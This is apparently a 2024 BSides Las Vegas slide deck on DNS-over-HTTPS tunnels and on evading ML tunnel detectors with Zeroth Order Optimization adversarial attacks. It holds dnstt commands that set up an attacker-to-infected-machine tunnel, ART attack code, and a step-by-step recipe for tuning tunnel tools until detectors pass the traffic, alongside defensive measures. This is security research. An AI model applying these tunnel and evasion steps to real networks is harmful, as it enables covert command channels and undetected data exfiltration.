DoH Deception

DoH Deception: Evading ML-Based Tunnel Detection with Black-Box Attack Techniques

Emanuel Carlos de Alcantara Valente

BSides Las Vegas, USA
August 2024

https://bsideslv.org

Outline


Introduction

- Who am I?
- Why am I here?

Who am I?


- Cybersecurity Engineer at iFood
- Experience:
  - 10 years - Network/ISPs (1999-2009)
  - 10 years - Cybersecurity (2014-present)
  - 2 years - MLSec (2022-present)
- Master Student at the University of São Paulo

Why am I here?



- Share knowledge
- Present tools
- Makes you able to use the same techniques to attack any ML model

Why am I here?



Important!

Although this content is based on DoH models, the same attack and defense techniques can be applied to any model (e.g., ML-based NIDS/NIPS).

Research Scope




Figure: 1990s/2000s

Paper - [7]

Research Scope




Figure: 2010-2023

Paper - [5]

Research Scope




Figure: 2023-Present (THIS RESEARCH)

Research Scope




Figure: 2023-Present (THIS RESEARCH)

Traditional DNS (1983) vs DoH (2018)




Figure: DoH Flow

Example (Traditional DNS)

dig @8.8.8.8 bsideslv.org

Output:

```
; <<>> DiG 9.18.24-0ubuntu0.22.04.1-Ubuntu <<>> @8.8.8.8 bsideslv.org
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23617
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;bsideslv.org.                  IN      A

;; ANSWER SECTION:
bsideslv.org.           300     IN      A       172.67.131.35
bsideslv.org.           300     IN      A       104.21.3.196

;; Query time: 51 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Sat Jun 29 14:14:34 -03 2024
;; MSG SIZE  rcvd: 73
```

Traditional DNS (1983) vs DoH (2018)




Figure: DoH Flow

Example (DNS over HTTPS - DoH)

curl -H "accept: application/dns-json" "https://1.1.1.1/dns-query?name=bsideslv.org"

Output:


```
{
  "Status": 0,
  "TC": false,
  "RD": true,
  "RA": true,
  "AD": true,
  "CD": false,
  "Question": [
    {
      "name": "bsideslv.org",
      "type": 1
    }
  ],
  "Answer": [
    {
      "name": "bsideslv.org",
      "type": 1,
      "TTL": 250,
      "data": "104.21.3.196"
    },
    {
      "name": "bsideslv.org",
      "type": 1,
      "TTL": 250,
      "data": "172.67.131.35"
    }
  ]
}
```

DoH Tunnel




Figure: DNS/DoH Tunnel


DNS/DoH Tunnel tools

- Dns2tcp: - https://salsa.debian.org/debian/dns2tcp
- Dnscat2 - https://github.com/iagox86/dnscat2
- Iodine - https://github.com/yarrick/iodine
- Dnstt - https://www.bamsoftware.com/software/dnstt/
- TCP over DNS - https://github.com/sunapi386/tcp-over-dns
- Tuns - https://github.com/lnussbaum/tuns

DNS/DoH Tunnel tools

- Dns2tcp: - `https://salsa.debian.org/debian/dns2tcp`
- Dnscat2 - `https://github.com/iagox86/dnscat2`
- Iodine - `https://github.com/yarrick/iodine`
- Dnstt - `https://www.bamsoftware.com/software/dnstt/`
- TCP over DNS - `https://github.com/sunapi386/tcp-over-dns`
- Tuns - `https://github.com/lnussbaum/tuns`

DNSTT




Server (attacker machine) - dnstt-server

./dnstt-server -udp :5300 -privkey-file server.key t.evalente.io 127.0.0.1:8000

Client (infected machine) - dnstt-client

./dnstt-client -doh https://1.1.1.1/dns-query -pubkey-file server.pub t.e-valente.io 127.0.0.1:7000

Demo I - DoH Tunnel



- Goal: Create DoH tunnel
- tool dnstt (server + client)
- attacker @aws (ec2, elastic IP)

Network features

Parameter	Feature
F1	Number of flow bytes sent
F2	Rate of flow bytes sent
F3	Number of flow bytes received
F4	Rate of flow bytes received
F5	Mean Packet Length
F6	Median Packet Length
F7	Mode Packet Length
F8	Variance of Packet Length
F9	Standard Deviation of Packet Length
F10	Coefficient of Variation of Packet Length
F11	Skew from median Packet Length
F12	Skew from mode Packet Length
F13	Mean Packet Time
F14	Median Packet Time
F15	Mode Packet Time
F16	Variance of Packet Time
F17	Standard Deviation of Packet Time
F18	Coefficient of Variation of Packet Time
F19	Skew from median Packet Time
F20	Skew from mode Packet Time
F21	Mean Request/response time difference
F22	Median Request/response time difference
F23	Mode Request/response time difference
F24	Variance of Request/response time difference
F25	Standard Deviation of Request/response time difference
F26	Coefficient of Variation of Request/response time difference
F27	Skew from median Request/response time difference
F28	Skew from mode Request/response time difference

Pro-tip: Capturing pcap to file

```
tcpdump host 1.1.1.1 and port 443 -w features.pcap
```

Pro-tip: Capturing to flow

```
dohlyzer -n eno0 -c features-flow.csv
```

Pro-tip: Converting pcap file to flow

```
dohlyzer -f features.pcap -c features-flow.csv
```

Figure: DNS/DoH Tunnel Features Flow

DoH Tunnel Detection ML models

Table: Target Models

Target Model	Author	Method	Dataset
TM_1	[6]	GB	D
TM_2	[1]	XGB	D
TM_3	[8]	BS	D
TM_4	[9]	RF	C

Model methods: GB - Gradient Boosting, XGB - Extreme Gradient Boosting, BS - Balanced Stacked, RF - Random Forest. Datasets: D - CIRA-CIC-DoHBrw-2020, C - Custom.

DoH Tunnel Detection ML models

Table: Target Models

Target Model	Author	Method	Dataset
TM_1	[6]	GB	D
TM_2	[1]	XGB	D
TM_3	[8]	BS	D
TM_4	[9]	RF	C

Model methods: GB - Gradient Boosting, XGB - Extreme Gradient Boosting, BS - Balanced Stacked, RF - Random Forest. Datasets: D - CIRA-CIC-DoHBrw-2020, C - Custom.

Adversarial ML Attack

$$y = F_{model}(x) \tag{1}$$

Adding a small perturbation δ to the input x, we get a new input x_{adv},

$$x_{adv} = x + \delta \tag{2}$$

This perturbation ensures that the new predicted class label y' differs from the original, as given by Equation (3).

$$y' = F_{model}(x_{adv}) \text{ , such that } y' \neq y \tag{3}$$

Adversarial Attack - Example




Figure: Adversarial Example - Source: [4]

White Box Attacks

Definition

A white-box attack assumes complete knowledge of the target model, including its architecture and parameters. Model developers more commonly use this type of attack to perform in-house robustness tests. Modern white-box attacks are formulated as optimization problems.

$$J(x, x_{adv}, y_t) = \alpha \cdot Distortion(x, x_{adv}) + \beta \cdot loss(f(x_{adv}), y_t) \tag{4}$$

Black Box Attacks

Definition

A black-box attack assumes that an attacker can only observe the model prediction of a data input (i.e., inference) and knows no other information. The target model is a black-box function. This work will rely on black box attacks, specifically, the Zeroth Order Optimization (ZOO) attack [3], based on [2].

$$J(x, x_{adv}, y_t) = \alpha.Distortion(x, x_{adv}) + c.f(x_{adv}, y_t) \tag{5}$$

AI Attack Frameworks

- ART - `https://github.com/Trusted-AI/adversarial-robustness-toolbox`
- Foolbox - `https://github.com/bethgelab/foolbox`
- Counterfit - `https://github.com/Azure/counterfit`
- TextAttack - `https://github.com/QData/TextAttack`

AI Attack Frameworks

- ART - https://github.com/Trusted-AI/adversarial-robustness-toolbox
- Foolbox - https://github.com/bethgelab/foolbox
- Counterfit - https://github.com/Azure/counterfit
- TextAttack - https://github.com/QData/TextAttack

ART - Adversarial Robustness Toolkit - Vanilla Zoo Attack

```
#!pip install adversarial-robustness-toolbox
import myzoo.zoo_doh as zoo_doh
from art.estimators.classification import SklearnClassifier

model_filename = 'GradientBoosting-e-valente-customized.joblib'
model = load(model_filename)

# Create blackbox object
art_classifier = SklearnClassifier(model=model)

# Create ART Zeroth Order Optimization attack
zoo = zoo_doh.ZooAttack(classifier=art_classifier, args..)

# Attacking:  x_test_adv contains adversarial examples
x_test_adv = zoo.generate(X_test, args..)
```


Zeroth Order Optimization Attack (Vanilla)

The goal of the ZOO attack is to minimize the following objective function:

$$J(x, x_{adv}, y, c) = \|x - x_{adv}\|_2^2 + c \cdot \max\left(0, \max_{i \neq y}(f_i(x_{adv})) - f_y(x_{adv}) + \kappa\right) \tag{6}$$

In the minimization process, we calculate the constant c using binary search to find an optimal trade-off between minimizing distortion and maximizing attack success. The algorithm uses the Adam or Newton optimizer to calculate the steps for updating the noise δ by estimating gradients through finite differences and iteratively improving the adversarial example x_{adv}. In practice, the Adam optimizer usually works better with fine-tuned parameters, but Newton is more stable when close to the optimal solution. For this work, we rely on the Adam optimizer for the proposed ZOO adaption.

Attacking DoH Model - Zoo attack (Vanilla) - I



Attack using Zoo adapted algorithm

- Goal: Attack the DoH tunnel detection model (generate adversarial examples)
- Algorithm: Zeroth Order Optimization Attack
- Model architecture: Gradient Boosting

Attacking DoH Model - Zoo attack (Vanilla) - II

Setup:

- Model: Gradient Boosting - using scikit-learn
- Training Data:
  - Benign DoH: Custom DoH resolutions (Chrome to Cloudflare IP 1.1.1.1): all-benign-chrome.csv
  - Malicious (DoH tunnel): generated by dnstt tool - 27072024-tunnel.csv
  - Both datasets were normalized before training using L2 norm (normalize-data.ipynb)

Steps to reproduce:

1. Normalize data: *normalize − data.ipynb*
2. Build the model: *build_model.ipynb*: will produce GB joblib model
3. Attack the model: *ZooDoH_Attack_GB.ipynb*

Zoo attack (Vanilla) - Pros vs Cons

Pros

- High success rate
- Fewer constraints to attack

Cons

- Not applied to real-world scenarios
  - Negative time in time-based network features
  - Huge packet or rate sizes (GB or TB)
  - Attack complex features (ex: F18 - Coefficient of Variation of packet time)

Adapting Black Box Attacking for DoH Detection Models (Target Zoo Attack)


$$J(x, x_{adv}, y, c, x_{tunnel\_tool\_limits}, x_{feature\_list}) = \|x - x_{adv}\|_2^2 + c \cdot \max\left(0, \max_{i \neq y}(f_i(x_{adv})) - f_y(x_{adv}) + \kappa\right) \tag{7}$$

where $x_{feature\_list}$ means features to attack. x_{adv} is subject to $x_{tunnel\_tool\_limits}$ only for $x_{feature\_list}$.

Note

This ZOO adaptation, Target DoH Zoo, achieves a low success rate while generating more realistic adversarial examples than the previous adaptation. This is sufficient to instrument real tunnel tools to generate improved feature values to evade the classifier.

Attacking DoH Model - Target Zoo attack - I



Attack using Zoo (Target) adapted algorithm

- Goal: Attack the DoH tunnel detection model (generate adversarial examples)
- Algorithm: Zeroth Order Optimization Attack (Targeted)
- Model architecture: Gradient Boosting

Attacking DoH Model - Target Zoo attack - II

Setup:

- Model: Gradient Boosting - using scikit-learn
- Training Data:
  - Benign DoH: Custom DoH resolutions (Chrome to Cloudflare IP 1.1.1.1): all-benign-chrome.csv
  - Malicious (DoH tunnel): generated by dnstt tool - 27072024-tunnel.csv
  - Both datasets were normalized before training using L2 norm (normalize-data.ipynb)


Steps to reproduce:

1. Normalize data: *normalize − data.ipynb*
2. Build the model: *build_model.ipynb*: will produce GB joblib model
3. Generate tool limits file; *dohtunneltoollimits.ipynb*
4. Attack the model: *Target_ZooDoH_Attack_GB.ipynb*

Generalized Algorithm (Attack Any Model using Zoo Target Attack)

1. Select a tool to generate malicious traffic, e.g., dnstt, iodine, doh-proxy.
2. Generate malicious feature instances (e.g., pcap) using tools like tcpdump, Wireshark, Scapy, or dohlyzer.
3. Identify the features to attack (e.g., packet size, time).
4. Set limits for the selected features (e.g., positive time values, 65k for packet size, etc).
5. Execute the Target Zoo Attack.
6. Identify the most altered features (e.g., top 4).
7. Apply these values to configure your tool. Adjust the feature instances by factors like 10, 100, 1000, etc, according to the values you got (i.e., You do not need to put the exact values; the magnitude is what matters). Begin by modifying one feature. If the model still detects it as malicious, gradually modify additional features until achieving benign predictions.

Demo II - Evading DoH Model - Real Scenario - I



- Use adversarial examples in a real scenario to evade the ML DoH tunnel detection model
- tool dnstt (server + client) - modified features
- attacker @aws (ec2, elastic IP)

Demo II - Evading DoH Model - Real Scenario - II

Setup:

- Model: Gradient Boosting - using scikit-learn
- Training Data:
  - Benign DoH: Custom DoH resolutions (Chrome to Cloudflare IP 1.1.1.1): all-benign-chrome.csv
  - Malicious (DoH tunnel): generated by dnstt tool - 27072024-tunnel.csv
  - Both datasets were normalized before training using L2 norm (normalize-data.ipynb)

Steps to reproduce:

1. All the steps from the previous demo
2. Start ML-based NIDS
3. Run the Generalized Algorithm (Attack any model)

Defending Techniques

- Adversarial Training
  - Train the model using adversarial examples
- Use explainable models
  - Not using user-changeable features
- Adversarial Detection
  - Auxiliary Detector Model
  - Randomized Smoothing

Conclusions

We have demonstrated the effectiveness of using real-world adversarial examples to evade ML-based DoH tunnel detection models. By leveraging the Zeroth Order Optimization (ZOO) attack, we successfully generated adversarial instances to bypass detection, highlighting the vulnerabilities in current ML models used for DoH tunnel detection.

- Real-world Relevance: The adversarial examples created were not only theoretical but applicable in real-world scenarios, proving the practical impact of our research;
- Model Agnosticism: The methods and techniques presented can be adapted to attack and defend any ML model, offering broad applicability across various domains.

Future Work & Contributions

- Future Work
  - Validate technique to other models (i.e, ML-based NIDS/NIPS)
  - Identify feasible techniques using other Black Box algorithms
- Open for contributors
  - Machine Learning Security - Lourenço Junior, PhD - ljr@ita.br | Julio Cezar Estrella, PhD - jczar@icmc.usp.br

Show me the code!

Source Code

This repository includes all the necessary source code to replicate the experiments and demonstrations presented. If you have any questions, please feel free to contact me.

`https://github.com/e-valente/doh-deception`

Questions?

Thank you! Any questions?

References I

[1] Rafa Alenezi and Simone A. Ludwig. "Classifying DNS Tunneling Tools For Malicious DoH Traffic". In: *2021 IEEE Symposium Series on Computational Intelligence (SSCI)*. 2021, pp. 1–9. DOI: 10.1109/SSCI50451.2021.9660136.

[2] N. Carlini and D. Wagner. "Towards Evaluating the Robustness of Neural Networks". In: *2017 IEEE Symposium on Security and Privacy (SP)*. Los Alamitos, CA, USA: IEEE Computer Society, 2017, pp. 39–57. DOI: 10.1109/SP.2017.49. URL: https://doi.ieeecomputersociety.org/10.1109/SP.2017.49.

References II

[3] Pin-Yu Chen et al. "ZOO: Zeroth Order Optimization Based Black-box Attacks to Deep Neural Networks without Training Substitute Models". In: *Proceedings of the 10th ACM Workshop on Artificial Intelligence and Security*. AISec '17. Dallas, Texas, USA: Association for Computing Machinery, 2017, pp. 15–26. ISBN: 9781450352024. DOI: 10.1145/3128572.3140448. URL: https://doi.org/10.1145/3128572.3140448.

[4] Ian J. Goodfellow, Jonathon Shlens, and Christian Szegedy. *Explaining and Harnessing Adversarial Examples*. 2015. arXiv: 1412.6572 [stat.ML].

[5] Karel Hynek. "The Impact of Encrypted DNS on Network Security". Dissertation. Prague, Czech Republic: Czech Technical University in Prague, May 2023. URL: https://dspace.cvut.cz/handle/10467/112156.

References III

[6] Sunil Kumar Singh and Pradeep Kumar Roy. "Detecting Malicious DNS over HTTPS Traffic Using Machine Learning". In: *2020 International Conference on Innovation and Intelligence for Informatics, Computing and Technologies (3ICT)*. 2020, pp. 1–6. DOI: 10.1109/3ICT51146.2020.9312004.

[7] Yue Wang et al. "A Comprehensive Survey on DNS Tunnel Detection". In: *Comput. Netw.* 197.C (Oct. 2021). ISSN: 1389-1286. DOI: 10.1016/j.comnet.2021.108322. URL: https://doi.org/10.1016/j.comnet.2021.108322.

[8] Tahmina Zebin, Shahadate Rezvy, and Yuan Luo. "An Explainable AI-Based Intrusion Detection System for DNS Over HTTPS (DoH) Attacks". In: *IEEE Transactions on Information Forensics and Security* 17 (2022), pp. 2339–2349. DOI: 10.1109/TIFS.2022.3183390.

References IV

[9] Mengqi Zhan et al. "Detecting DNS over HTTPS based data exfiltration". In: *Computer Networks* 209 (2022), p. 108919. ISSN: 1389-1286. DOI: https://doi.org/10.1016/j.comnet.2022.108919. URL: https://www.sciencedirect.com/science/article/pii/S1389128622001104.